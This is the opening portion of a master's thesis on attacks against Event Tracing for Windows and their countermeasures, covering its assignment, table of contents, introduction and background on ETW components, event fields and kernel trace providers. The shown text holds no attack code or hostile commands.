Assignment of master's thesis

Title:	Attacks on Event Tracing for Windows: Techniques and Countermeasures
Student:	Bc. Matěj Havránek
Supervisor:	Ing. Josef Kokeš, Ph.D.
Study program:	Informatics
Branch / specialization:	Computer Security
Department:	Department of Information Security
Validity:	until the end of summer semester 2023/2024

Instructions

1) Study available information on the Event Tracing for Windows framework - it's purpose and features, as well as its use for security software.
2) Research known attacks on ETW. List major occurrences, their purpose, techniques used (when known).
3) Analyze a suitable malware that targets ETW (e.g. the FUDModule rootkit) to confirm (possibly extend) the publicly available information on ETW blocking, with focus on understanding the used techniques and their limitations.
4) Replicate the discovered techniques and analyze their functionality in a regular Windows environment. Create a working proof-of-concept (POC).
5) Based on the POC, propose and test possible defensive techniques to detect and/or block such attack attempts.
6) Discuss your results.

Electronically approved by prof. Ing. Róbert Lórencz, CSc. on 6 February 2023 in Prague.

Master's thesis

Attacks on Event Tracing for Windows: Techniques and Countermeasures

Bc. Matěj Havránek

Department of Information Security
Supervisor: Ing. Josef Kokeš

May 1, 2023

Acknowledgements

I would like to thank my supervisor Ing. Josef Kokeš Ph.D. for his leadership, Mgr. Peter Kálnai Ph.D. for supporting my research and ESET for the opportunity to work on this topic.
I would also like to thank inż. Mateusz Karcz and Igor Korkin Ph.D. for sharing their knowledge with me. I thank my family and friends for their continuous support.

Declaration

I hereby declare that the presented thesis is my own work and that I have cited all sources of information in accordance with the Guideline for adhering to ethical principles when elaborating an academic final thesis.

I acknowledge that my thesis is subject to the rights and obligations stipulated by the Act No. 121/2000 Coll., the Copyright Act, as amended. In accordance with Article 46 (6) of the Act, I hereby grant a nonexclusive authorization (license) to utilize this thesis, including any and all computer programs incorporated therein or attached thereto and all corresponding documentation (hereinafter collectively referred to as the "Work"), to any and all persons that wish to utilize the Work. Such persons are entitled to use the Work in any way (including for-profit purposes) that does not detract from its value. This authorization is not limited in terms of time, location and quantity. However, all persons that makes use of the above license shall be obliged to grant a license at least in the same scope as defined above with respect to each and every work that is created (wholly or in part) based on the Work, by modifying the Work, by combining the Work with another work, by including the Work in a collection of works or by adapting the Work (including translation), and at the same time make available the source code of such work at least in a way and scope that are comparable to the way and scope in which the source code of the Work is made available.

In Prague on May 1, 2023 . . . .

Czech Technical University in Prague
Faculty of Information Technology
© 2023 Matěj Havránek. All rights reserved.
This thesis is school work as defined by Copyright Act of the Czech Republic. It has been submitted at Czech Technical University in Prague, Faculty of Information Technology. The thesis is protected by the Copyright Act and its usage without author's permission is prohibited (with exceptions defined by the Copyright Act).

Citation of this thesis

Havránek, Matěj. *Attacks on Event Tracing for Windows: Techniques and Countermeasures*. Master's thesis. Czech Technical University in Prague, Faculty of Information Technology, 2023.

Abstract

Event Tracing for Windows (ETW) is a system monitoring platform integrated into Microsoft Windows. Aside from system monitoring tools, it is also heavily used by security software. In recent years there is a growing number of attacks on system monitoring tools, primarily in order to conceal other malicious activity. This thesis explores current techniques to blind or disable ETW, analyzes a recent attack targetting system monitoring on Windows and discusses ways to detect and prevent similar attacks in the future.

Keywords ETW, event tracing, Windows, logging, kernel, rootkit, malware, exploit

Abstrakt

Event Tracing for Windows (ETW) je platforma pro monitorování systému integrovaná v Microsoft Windows. Kromě nástrojů na monitorování systému je také hojně využívána bezpečnostním softwarem. V posledních letech roste počet útoků na monitorovací nástroje, primárně s cílem skrývat tím jinou škodlivou aktivitu. Tato práce zkoumá techniky používané k oslepení či vypnutí ETW, analyzuje nedávný útok proti monitorovacím nástrojům a zkoumá možnosti detekce a prevence podobných útoků v budoucnosti.

Klíčová slova ETW, event tracing, Windows, logging, kernel, rootkit, malware, exploit

Contents

Introduction **1**
Aim of the thesis . . . 1
Thesis structure . . . 2

1 State of the Art **3**
1.1 Runtime monitoring in the Windows operating system . . . 3
1.1.1 Event Logging . . . 3
1.1.2 Event Tracing for Windows . . . 4
1.1.3 Custom approaches . . . 4
1.2 Introduction to Event Tracing for Windows . . . 6
1.2.1 ETW Components . . . 6
1.2.2 ETW Events . . . 8
1.3 Event providers in the NT kernel . . . 12
1.3.1 System Trace Providers . . . 12
1.3.2 Standard Providers . . . 15
1.4 Importance of ETW for Windows Defender . . . 20
1.5 Other security products dependent on ETW . . . 21
1.6 Viewing and configuring ETW . . . 23
1.6.1 logman . . . 23
1.6.2 wevtutil . . . 23
1.6.3 Performance and Reliability Monitor . . . 23
1.6.4 Microsoft Message Analyzer . . . 24
1.6.5 Windows Performance Toolkit . . . 24
1.6.6 ETW Explorer . . . 26
1.7 ETW structures and layout . . . 26
1.7.1 ETW Providers . . . 27
1.7.2 Initialization of kernel ETW providers . . . 27
1.8 Attacks on ETW . . . 34
1.8.1 Persistent . . . 35

1.8.2 Ephemeral with system-wide scope 37
1.8.3 Ephemeral with limited scope 38

2 Attacks on ETW 43
2.1 Description of the attack 43
2.2 Rootkit module 44
2.2.1 Rootkit structure 45
2.2.2 Initialization 45
2.2.3 Gaining write access to the kernel 47
2.2.4 Bring Your Own Vulnerable Driver 48
2.2.5 Using BYOVD to gain kernel write privileges 50
2.2.6 July 2022 version 52
2.2.7 Supported Windows versions 53
2.2.8 Blinding ETW 54
2.2.9 Other blinding methods 57

3 Implementation and testing 63
3.1 Goals 63
3.2 Recreating and testing the attacks 63
3.2.1 Testing methodology 64
3.2.2 Kernel write via BYOVD 65
3.2.3 Disabling the Threat Intelligence provider 66
3.2.4 Removing event provider callbacks 67
3.2.5 Disabling System Loggers 70

4 Countermeasures 73
4.1 Detection 73
4.1.1 Detecting the attacks from user-mode 73
4.1.2 Detecting the attacks from kernel-mode 75
4.2 Possible mitigations 78
4.2.1 Managing access to kernel memory 78
4.2.2 Expanding the scope of Kernel Patch Protection 78

Conclusion 79
Future work 79

Bibliography 81

A Attachments 91

B Acronyms 99

C Contents of the attached archive 101

List of Figures

1.1 Structure of the ETW framework 9
1.2 Events and Tasks defined by the Microsoft-Windows-Kernel-IO provider 10
1.3 Default event channels as seen in Event Viewer 10
1.4 Predefined event levels available in ETW 11
1.5 Event keywords of the Microsoft-Windows-Kernel-File provider . . 11
1.6 ETW providers in the Microsoft-Windows-Kernel category 15
1.7 Events associated with Microsoft-Windows-Threat-Intelligence . . 18
1.8 Kernel references to Microsoft-Windows-Threat-Intelligence 19
1.9 logman help message 23
1.10 Help message from wevt 24
1.11 Windows Reliability Monitor displaying a timeline of events 25
1.12 Windows Performance Analyzer displaying a captured event trace 26
1.13 EventRegister function prototype 27
1.14 _ETW_REG_ENTRY structure 30
1.15 _ETW_GUID_ENTRY structure 31
1.16 _TRACE_ENABLED_INFO structure 31
1.17 Diagram showing ETW initialization during the boot process . . . 32
1.18 Etwinitialize and EtwpInitialize function prototypes 32
1.19 Registering the first kernel ETW providers 33
1.20 Newly discovered vulnerabilities related to ETW in recent years . 34
1.21 `_ETW_REG_ENTRY` structures in kernel memory 37
1.22 EtwEventWrite before and after patching 40
1.23 COMPlus_ETWEnabled check 41

2.1 The Close function of FUDModule 46
2.2 Initializing the configuration of FUDModule 47
2.3 Part of the _PEB64 kernel structure 48
2.4 Initializing offsets based on OS version 49
2.5 Getting the current thread's KTHREAD structure pointer 50

2.6 Enabling kernel-mode for FUDModule 51
2.7 Reconstructed code from MiReadWriteVirtualMemory 52
2.8 Removing kernel ETW provider registration handles 55
2.9 Reconstructed code of EtwGetKernelTraceTimestamp 56
2.10 Reconstructed code of EtwpTraceRegistry 57
2.11 Reconstructed code disabling kernel loggers 58
2.12 List of registry callbacks 58
2.13 Prototype of a registry callback function 59
2.14 Three lists of object callbacks 60
2.15 Drivers whitelisted in FUDModule 60
2.16 Patching minifilter IRP handler 61
2.17 Checking the number of active prefetch traces 62

3.1 Listing available command-line options 64
3.2 KeInsertQueueApc checking whether Microsoft-Windows-Threat-Intelligence is enabled 66
3.3 Microsoft-Windows-Threat-Intelligence events before the attack . . 68
3.4 Microsoft-Windows-Threat-Intelligence events after the attack . . . 69
3.5 Disk and Network traffic on an untouched system 70
3.6 Disk and Network traffic after a blinding attack 70
3.7 ProcMonX displaying file creation events before the attack 72
3.8 ProcMonX displaying file creation events after the attack 72

4.1 Event numbers on an untouched system 75
4.2 Alert about possible blinding attempt 75
4.3 Companion app displaying alerts about detected attacks 77

A.1 Setting up and starting the dbutil_2_3 service 92
A.2 Enabling kernel write access 93
A.3 Disabling Microsoft-Windows-Threat-Intelligence 94
A.4 Disabling kernel provider callbacks 95
A.5 Disabling active system loggers 96

Introduction

System monitoring is the process of observing, analyzing, and evaluating the behaviour and performance of a computer system. It involves gathering data and metrics about various aspects of the system, such as its hardware, software, network, and security. As software gets more complex, system monitoring proves critical to ensuring that systems function properly and efficiently. It can also help detect and diagnose issues and anomalies, prevent system failures, and optimize performance. System monitoring can be done through various tools and techniques such as logging, tracing, profiling, and event tracing. It is also a valuable resource in the field of computer security, as it can be used for forensic analysis or to detect ongoing attacks and the presence of malicious actors in a victim's system. The importance of this mechanism cannot be overstated, as it plays a crucial role in maintaining the reliability, stability, and security of computer systems. The above-mentioned capabilities, with their many uses, make any monitoring system a prime target for malicious actors wanting to cover their tracks and evade detection. One such system monitoring platform, targeted by numerous attacks, is Event Tracing for Windows (ETW). It is a powerful tracing and logging mechanism in Microsoft Windows, widely used for debugging, system monitoring, and security purposes.

Aim of the thesis

This thesis aims to study attacks on the Event Tracing for Windows (ETW) framework, a system monitoring framework in the Windows operating system. It explores their functionality and mechanisms and suggests countermeasures that can be taken to detect and prevent them. A specific focus is given to a recently discovered rootkit targeting ETW, which is analyzed, and the techniques used by the rootkit are described. Its attacks on ETW are recreated as Proof of Concept (PoC) code and tested in a simulated environment. Possible

countermeasures to detect and prevent these attacks are then explored and evaluated.

Thesis structure

The theoretical part of this thesis is divided into two chapters. The first chapter describes the ETW framework, its components, and its operation. Next, a selection of security software and system monitoring tools using ETW is introduced. Afterwards, various publicly known attacks on the ETW framework are described, along with the techniques they use. They are classified into categories based on persistence and scope, and their impact is evaluated. In the second chapter, a rootkit capable of blinding a number of system monitoring mechanisms is analyzed. Its operation and individual techniques are described, focusing on two techniques targeting ETW. In the implementation part, a Proof of Concept (PoC) is created in which the analyzed techniques are reimplemented. The resulting program is then tested in a simulated environment. Based on the results, multiple approaches to detect these attacks are proposed, implemented and evaluated. Finally, possible countermeasures to prevent these attacks are discussed.

Chapter **1**

State of the Art

This chapter explores various system logging capabilities, presents an overview of the Event Tracing for Windows framework, its use in security software, tools used to interact with ETW and various attacks that are targeting the framework.

1.1 Runtime monitoring in the Windows operating system

The Windows operating system has existed in some form for almost 40 years [1]. Since the start, many applications, including the OS itself and its components, have been keeping condensed reports of their activity and individual events that occurred, called logs. However, developers would use different non-standardised formats for their logging, which led to difficulties when parsing logs from more than one source, i.e. when trying to show a concise picture of all system activity. This issue was identified and an attempt to standardise logging came in the 1993 release of Windows NT 3.1, where a standardised system monitoring platform was introduced, named simply Event Logging [2].

In addition to logging, other system and application monitoring approaches include progressively more complex methods, such as inspecting the registry, using filter drivers to monitor IO activity, and system hooks and callbacks. These are described in more detail in subsection 1.1.3.

1.1.1 Event Logging

Event Logging originally consisted of three Windows logs: Application, System and Security. As described in [3], events are collected and stored by the Event Logging Service in chronological order within their respective log files. There are configuration options that allow specifying what kinds of events should be logged and how. For example, older versions of Windows had security event logs turned off by default. Event logs were kept as binary files in the

EVT format and could be accessed by the Windows Event Viewer or various third-party tools. A single event in the Event Logging framework contains the following information [3]:

- The event itself (identifiable by Event ID, Category or Message)
- Timestamp of the event (when the event occurred)
- Origin of the event (which application or system component produced this event)
- Systems involved (in the case of systems connected over the network, this serves to identify which specific systems were involved in the event)
- Users involved (which user account is associated with the event)
- Accessed resources (which system resources have been accessed by the action)

The capabilities of Event Logging, as well as the range of log categories, were regularly extended. Unfortunately, the fact that log files had to be kept fully loaded into memory meant logging could have a significant negative impact on system performance. For that reason, many system administrators would choose to disable logging altogether, thus giving up the ability to monitor system and application behaviour.

This was one of the reasons why Microsoft decided to rework Event Logging and unify it with Event Tracing for Windows with the release of Windows Vista and Server 2008.

1.1.2 Event Tracing for Windows

Starting in Windows 2000, a new system monitoring framework was added alongside the older Event Logging, named Event Tracing for Windows (ETW). It was intended as a replacement for Event Logging, however major system components only switched to ETW in Windows Vista when Event Logging was discontinued [4]. Compared to Event Logging, it was a more versatile and lightweight way of system monitoring, where applications could define their own log categories and events. The infrastructure automatically manages metadata like timestamps and source file information. Logging happens and can be viewed in real-time. Log files are transferable and can be viewed on a different machine [5]. A description of ETW follows in section 1.2.

1.1.3 Custom approaches

Event Logging and ETW provide read-only access to system events without a guarantee that events will be visible at the exact time of the monitored action happening. For deeper inspection in real-time, with the possibility of

modifying the state of the system and applications as an event is occurring, the following methods can be used [6]:

Registry monitoring
: The registry is a system-defined database of configuration data for applications and system components [7]. Tools such as Process Monitor [8] allow for real-time monitoring of changes to registry values. Registry Editor [9] or the Windows API can be used to modify registry values.

Filter drivers
: Filter drivers serve as a tool to modify the behaviour of a device or a system component. They capture incoming and outgoing traffic to the target and are able to modify it before it is passed through [10]. Examples of such drivers can be network or filesystem filters detecting malicious traffic and files and blocking access to them.

API hooks
: It is possible to modify the code of Win32 API libraries loaded in memory in order to make certain functions transfer control to user-defined code when they are executed. This can be used for both inspecting actions happening in the system as well as modifying their behaviour [11]. API hooking can be done either in kernel-mode or in user-mode. Both approaches have their specific advantages and limitations. Since Windows XP, Microsoft has been working on increasing protection against unauthorized hooking in kernel-mode by introducing the Kernel Patch Protection, intended to detect many types of patching and hooking in the system code and structures as a security measure and crash the system when such modifications are discovered [6]. Currently, hooking API calls in user-mode can only be done directly by the process using the hooked library. To work around this, both security software and malicious code are known to inject the target process with code that will perform the desired modification (hooking) to its loaded modules before the process starts its operation [12]. This technique is used in many security solutions which apply hooks to certain API calls in every process in the user's system in order to monitor when and how they get called [13].

Notification callbacks
: Notification callbacks can be registered with the operating system for events such as process and thread creation, programs and drivers being loaded and unloaded, registry operations and object events. These can be used by security software to intercept operations and block them if deemed malicious [6].

1.2 Introduction to Event Tracing for Windows

Event Tracing for Windows is a set of technologies designed to provide a standardised logging platform for the Windows operating system as well as any programs running inside it. It is defined by Microsoft as follows:

Event Tracing for Windows® (ETW) is a general-purpose, high-speed tracing facility provided by the operating system. Using a buffering and logging mechanism implemented in the kernel, ETW provides a tracing mechanism for events raised by both user-mode applications and kernel-mode device drivers [14].

This section presents high-level overview of the individual components of ETW, as well as a description of ETW events and their contents.

1.2.1 ETW Components

Unlike Event Logging, ETW uses small buffers that are processed in an asynchronous manner, resulting in a negligible impact on system performance. The ETW framework consists of four main elements: **Providers**, **Consumers**, **Controllers** and **Sessions**, which are described below [15, 16].

Providers

Providers supply events to tracing sessions. In addition to the already existing providers in the OS, any application can define its own providers and the individual events they provide. A usual installation of Windows 10 has over 1000 available providers, default and custom. Individual providers can be enabled and disabled to control the flow of events. Providers are disabled by default and are only turned on by sessions or controllers when they are needed. This allows for a further improvement in application performance since tracing can only be carried out when needed. There are four types of providers that can be created, which differ in the way they define events and the APIs used to register and write them:

- **MOF (Managed Object Format) providers**, an older format using MOF classes to define events
- **WPP (Windows software trace preprocessor) providers**, using TMF files compiled into a binary's PDB file to define events
- **Manifest-based providers**, defining events in an external manifest file
- **TraceLogging providers**, using self-describing events without the need for an external definition

MOF and WPP providers can only be enabled by a single trace session at a time, whereas Manifest and TraceLogging providers support up to

eight trace sessions simultaneously. An ETW provider is registered if it has a manifest stored in the following registry key [17]:
`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Publishers\{PROVIDER_GUID}`

Consumers

Consumers consume tracing events. They can act in real-time by subscribing to a tracing session or reading events from a log file. Consumers can be created by users or applications to receive events from specific providers. A single consumer can select multiple providers to receive from and indicate what specific events should be received in its session. They receive events from all their sources in chronological order.

Controllers

Controllers are the management components for ETW. They can enable and disable providers, start and stop tracing sessions, define log files, manage buffers and obtain execution statistics (numbers of buffers used, delivered and lost).

Sessions

Sessions define an environment comprised of one or more providers and log buffers, accepting events and directing them to a trace file or to an active consumer. Sessions can be configured in multiple ways, allowing for direct delivery of events to consumers, or their storage in a fixed-size circular buffer where the oldest events get overwritten by the newest. To ensure high performance, session buffers are bound to logical processors and a dedicated thread is created to dispatch events from buffers to consumers or write them to log files. Sessions can enable provider keywords (described in subsection 1.2.2) using two types of bitmasks:

Keyword (Any) Events whose keywords match any of the bits set in the mask will be captured by the session

Keyword (All) Only events whose keywords match all of the bits in the mask will be captured

ETW supports up to 64 tracing sessions executing simultaneously. Of these, 62 session slots (numbered 2 through 63) can be populated by any user- or system-defined session. There are two special purpose sessions that always occupy the first two tracing session slots (0 and 1) [18]. Those are:

Global Logger Session

The Global Logger Session (ID 0) records events occurring during the OS boot process, such as drivers being loaded and system components being initialized [19]. When enabled, it aggregates all events from the boot process into one session.

NT Kernel Logger Session
The NT Kernel Logger Session (ID 1) is a special session that records a predefined set of events from within the core of the operating system instead of from the standard ETW providers [20]. This session receives data from a dedicated set of providers, described in section 1.3.

Sessions can also be created in a private mode when all providers exist inside the same process as the created session. In that case, it does not count towards the 64-session limit and is not accessible from outside of the process that created it.

The core architecture of ETW is illustrated in Figure 1.1. It displays a set of sessions, aggregating data from multiple providers, all controlled by a set of controllers. The events are then delivered directly to consumers or stored in trace files to be read by consumers in the future.

1.2.2 ETW Events

The core elements of ETW are the individual events being sent from producers to consumers. Figure 1.2 shows an example — all events and their parameters created by the `Microsoft-Windows-Kernel-IO` provider.

While the event format is highly customizable, it still requires a number of set parameters. These parameters include the following, according to [21]: **Provider**, **Channels**, **Levels**, **Tasks**, **Opcodes** and **Keywords**. These are described in more detail below.

Provider
Identifies which provider created the event. The associated attributes include a unique provider name and GUID used for identification.

Channels
Specifies what channels the event belongs to by providing a channel name, ID and type. These channels denote the four event categories seen in Event Viewer in Figure 1.3. The channel type can be one of four default values, or a custom channel type can be defined. The default channels are:

- Admin
- Analytic
- Debug
- Operational



Figure 1.1: Structure of the ETW framework. Image from [4].

Levels

Defines the category of the event with regard to severity. There are five predefined levels, and providers are able to define custom levels when needed, as illustrated by Figure 1.4. The common predefined levels are:

- LogAlways (0)
- Critical (1)
- Error (2)
- Warning (3)
- Informational (4)
- Verbose (5)

Name	Value	Version	Task	Keyword
NameCreate	10	0	NameCreate	KERNEL_FILE_KEYWORD_FILENAME
NameDelete	11	0	NameDelete	KERNEL_FILE_KEYWORD_FILENAME
Create	12	0	Create	KERNEL_FILE_KEYWORD_FILEIO KERNEL_FILE_KEYWORD_CREATE
Create_V1	12	1	Create	KERNEL_FILE_KEYWORD_FILEIO KERNEL_FILE_KEYWORD_CREATE
Cleanup	13	0	Cleanup	KERNEL_FILE_KEYWORD_FILEIO
Cleanup_V1	13	1	Cleanup	KERNEL_FILE_KEYWORD_FILEIO
Close	14	0	Close	KERNEL_FILE_KEYWORD_FILEIO
Close_V1	14	1	Close	KERNEL_FILE_KEYWORD_FILEIO
Read	15	0	Read	KERNEL_FILE_KEYWORD_FILEIO KERNEL_FILE_KEYWORD_READ
Read_V1	15	1	Read	KERNEL_FILE_KEYWORD_FILEIO KERNEL_FILE_KEYWORD_READ
Write	16	0	Write	KERNEL_FILE_KEYWORD_FILEIO KERNEL_FILE_KEYWORD_WRITE
Write_V1	16	1	Write	KERNEL_FILE_KEYWORD_FILEIO KERNEL_FILE_KEYWORD_WRITE

Figure 1.2: Events and Tasks defined by the Microsoft-Windows-Kernel-IO provider.



Figure 1.3: Default event channels as seen in Event Viewer.

Whenever the event level filter is set, all events with level <= the filtered level are shown. The `LogAlways` level is special due to the fact that even if the level filter is set to 0 (ignoring all events with a set level), events with this level are still being logged.

Tasks and Opcodes

Tasks refer to the situation which caused the event to be dispatched, with opcodes being optional specifiers for these tasks. In most system

Level	Value
LogAlways	0x0
Critical	0x1
Error	0x2
Warning	0x3
Informational	0x4
Verbose	0x5

Figure 1.4: Predefined event levels available in ETW.

providers, tasks are named in a self-explanatory way, providing insight into the source of the event. An example can be seen in Figure 1.2.

Keywords

Used as a grouping mechanism and for filtering. An event can have multiple keywords associated with it (the keywords field is a bitwise OR of the associated keywords). An individual keyword element consists of:

- Name
- Message (keyword description)
- Mask (64-bit mask with exactly one bit set, uniquely identifying the keyword)

The bottom 48 bits of the keyword (bitmask 0x0000FFFFFFFFFFFF) are defined by the provider and uniquely identify the keyword within the provider. The upper 16 bits (bitmask 0xFFFF000000000000) are defined by Microsoft and cannot be used in custom keywords. This is shown in Figure 1.5.

Provider name	GUID	
Microsoft-Windows-Kernel-File	{EDD08927-9CC4-4E65-B970-C2560FB5C289}	
Keyword name	**Message**	**Mask**
KERNEL_FILE_KEYWORD_FILENAME	KERNEL_FILE_KEYWORD_FILENAME	0x10
KERNEL_FILE_KEYWORD_FILEIO	KERNEL_FILE_KEYWORD_FILEIO	0x20
KERNEL_FILE_KEYWORD_OP_END	KERNEL_FILE_KEYWORD_OP_END	0x40
KERNEL_FILE_KEYWORD_CREATE	KERNEL_FILE_KEYWORD_CREATE	0x80
KERNEL_FILE_KEYWORD_READ	KERNEL_FILE_KEYWORD_READ	0x100
KERNEL_FILE_KEYWORD_WRITE	KERNEL_FILE_KEYWORD_WRITE	0x200
KERNEL_FILE_KEYWORD_DELETE_PATH	KERNEL_FILE_KEYWORD_DELETE_PATH	0x400
KERNEL_FILE_KEYWORD_RENAME_SETLINK_PATH	KERNEL_FILE_KEYWORD_RENAME_SETLINK_PATH	0x800
KERNEL_FILE_KEYWORD_CREATE_NEW_FILE	KERNEL_FILE_KEYWORD_CREATE_NEW_FILE	0x1000

Figure 1.5: Event keywords of the Microsoft-Windows-Kernel-File provider.

1.3 Event providers in the NT kernel

The Windows operating system relies strongly on ETW as a means to log and monitor its activity. Most Windows components contain one or more ETW providers that provide information about the component's performance. The NT kernel is no exception with a wide set of providers covering many areas of the system. However, many providers are intended for internal use only and are not provided with much useful documentation regarding their purpose and the events they provide. There are two types of providers in the kernel: system trace providers and standard providers. The representation of these providers in kernel memory is discussed later in this thesis, in section 1.7.

1.3.1 System Trace Providers

These are a specific type of provider available exclusively for the NT Kernel Logger Session (on Windows 7 and Server 2008 R2) and later available for use by custom sessions as well. They provide a separate pathway to trace events happening inside the kernel related to devices, filesystem, network, processes and memory, independent of the state of any standard providers. The tracing of specific events can be enabled or disabled by using the EnableFlags field of the EVENT_TRACE_PROPERTIES structure containing all available event groups instead of adding providers the conventional way [22]. The following event sources are available, along with the flag values that need to be set to enable specific parts of their functionality [23]:

ALPC
Flags:

- `EVENT_TRACE_FLAG_ALPC` (0x00100000)

Used for tracing Advanced Local Procedure Call events such as sending and receiving messages or waiting.

DiskIO
Flags:

- `EVENT_TRACE_FLAG_DISK_IO` (0x00000100)
- `EVENT_TRACE_FLAG_DISK_IO_INIT` (0x00000400)
- `EVENT_TRACE_FLAG_DRIVER` (0x00800000)

Used to trace disk events such as reads, writes, flushes, driver requests and other disk driver events.

HWConfig & SystemConfig
Flags:

- `EVENT_TRACE_FLAG_NO_SYSCONFIG` (0x10000000)

HWConfig and SystemConfig events are enabled by default. The HW-Config provider provides events related to the CPU, physical and logical disks and the network interface controller. HWConfig events are always enabled in the kernel and cannot be enabled/disabled by setting the EnableFlags field. The SystemConfig provider is responsible for events related to process scheduling and interrupts, plug and play, power, services and the graphics adapter. SystemConfig events can be disabled by setting the `EVENT_TRACE_FLAG_NO_SYSCONFIG` flag.

FileIO

Flags:

- `EVENT_TRACE_FLAG_DISK_FILE_IO` (0x00000200)
- `EVENT_TRACE_FLAG_FILE_IO_INIT` (0x04000000)
- `EVENT_TRACE_FLAG_FILE_IO` (0x02000000)

Traces filesystem-related events and file and directory operations.

Image

Flags:

- `EVENT_TRACE_FLAG_IMAGE_LOAD` (0x00000004)

Traces loading and unloading of executable files to and from memory.

PageFault_V2

Flags:

- `EVENT_TRACE_FLAG_MEMORY_PAGE_FAULTS` (0x00001000)
- `EVENT_TRACE_FLAG_MEMORY_HARD_FAULTS` (0x00002000)
- `EVENT_TRACE_FLAG_VIRTUAL_ALLOC` (0x00004000)

Traces page fault events and hard fault events, such as faults in memory access or virtual memory allocations.

PerfInfo

Flags:

- `EVENT_TRACE_FLAG_DPC` (0x00000020)
- `EVENT_TRACE_FLAG_INTERRUPT` (0x00000040)
- `EVENT_TRACE_FLAG_SYSTEMCALL` (0x00000080)
- `EVENT_TRACE_FLAG_PROFILE` (0x01000000)

Traces SysCall and DPC (Deferred Procedure Call) events, signals and interrupts.

Process
Flags:

- `EVENT_TRACE_FLAG_PROCESS` (0x00000001)
- `EVENT_TRACE_FLAG_PROCESS_COUNTERS` (0x00000008)

Traces process start and end events and allows enumeration of running processes.

Registry
Flags:

- `EVENT_TRACE_FLAG_REGISTRY` (0x00020000)

Traces registry events, such as creating, writing and modifying keys.

SplitIO
Flags:

- `EVENT_TRACE_FLAG_SPLIT_IO` (0x00200000)

Traces IO requests that have been split into multiple disk IO requests due to disk mirroring [24].

TcpIp & UdpIp
Flags:

- `EVENT_TRACE_FLAG_NETWORK_TCPIP` (0x00010000)

Traces network events from the TCP and UDP stack, such as connecting and disconnecting, sending and receiving data and changes of status and parameters of the connections.

Thread
Flags:

- `EVENT_TRACE_FLAG_THREAD` (0x00000002)
- `EVENT_TRACE_FLAG_CSWITCH` (0x00000010)
- `EVENT_TRACE_FLAG_DISPATCHER` (0x00000800)

Traces thread start and end events and allows enumeration of active threads.

Name	GUID
Microsoft-Windows-Kernel-Acpi	c514638f-7723-485b-bcfc-96565d735d4a
Microsoft-Windows-Kernel-AppCompat	16a1adc1-9b7f-4cd9-94b3-d8296ab1b130
Microsoft-Windows-Kernel-Audit-API-Calls	e02a841c-75a3-4fa7-afc8-ae09cf9b7f23
Microsoft-Windows-Kernel-Boot	15ca44ff-4d7a-4baa-bba5-0998955e531e
Microsoft-Windows-Kernel-BootDiagnostics	96ac7637-5950-4a30-b8f7-e07e8e5734c1
Microsoft-Windows-Kernel-Disk	c7bde69a-e1e0-4177-b6ef-283ad1525271
Microsoft-Windows-Kernel-EventTracing	b675ec37-bdb6-4648-bc92-f3fdc74d3ca2
Microsoft-Windows-Kernel-File	edd08927-9cc4-4e65-b970-c2560fb5c289
Microsoft-Windows-Kernel-General	a68ca8b7-004f-d7b6-a698-07e2de0f1f5d
Microsoft-Windows-Kernel-Interrupt-Steering	951b41ea-c830-44dc-a671-e2c9958809b8
Microsoft-Windows-Kernel-IO	abf1f586-2e50-4ba8-928d-49044e6f0db7
Microsoft-Windows-Kernel-IoTrace	a103cabd-8242-4a93-8df5-1cdf3b3f26a6
Microsoft-Windows-Kernel-Licensing-StartServiceTrigger	f5528ada-be5f-4f14-8aef-a95de7281161
Microsoft-Windows-Kernel-LicensingSqm	a0af438f-4431-41cb-a675-a265050ee947
Microsoft-Windows-Kernel-LiveDump	bef2aa8e-81cd-11e2-a7bb-5eac6188709b
Microsoft-Windows-Kernel-Memory	d1d93ef7-e1f2-4f45-9943-03d245fe6c00
Microsoft-Windows-Kernel-Network	7dd42a49-5329-4832-8dfd-43d979153a88
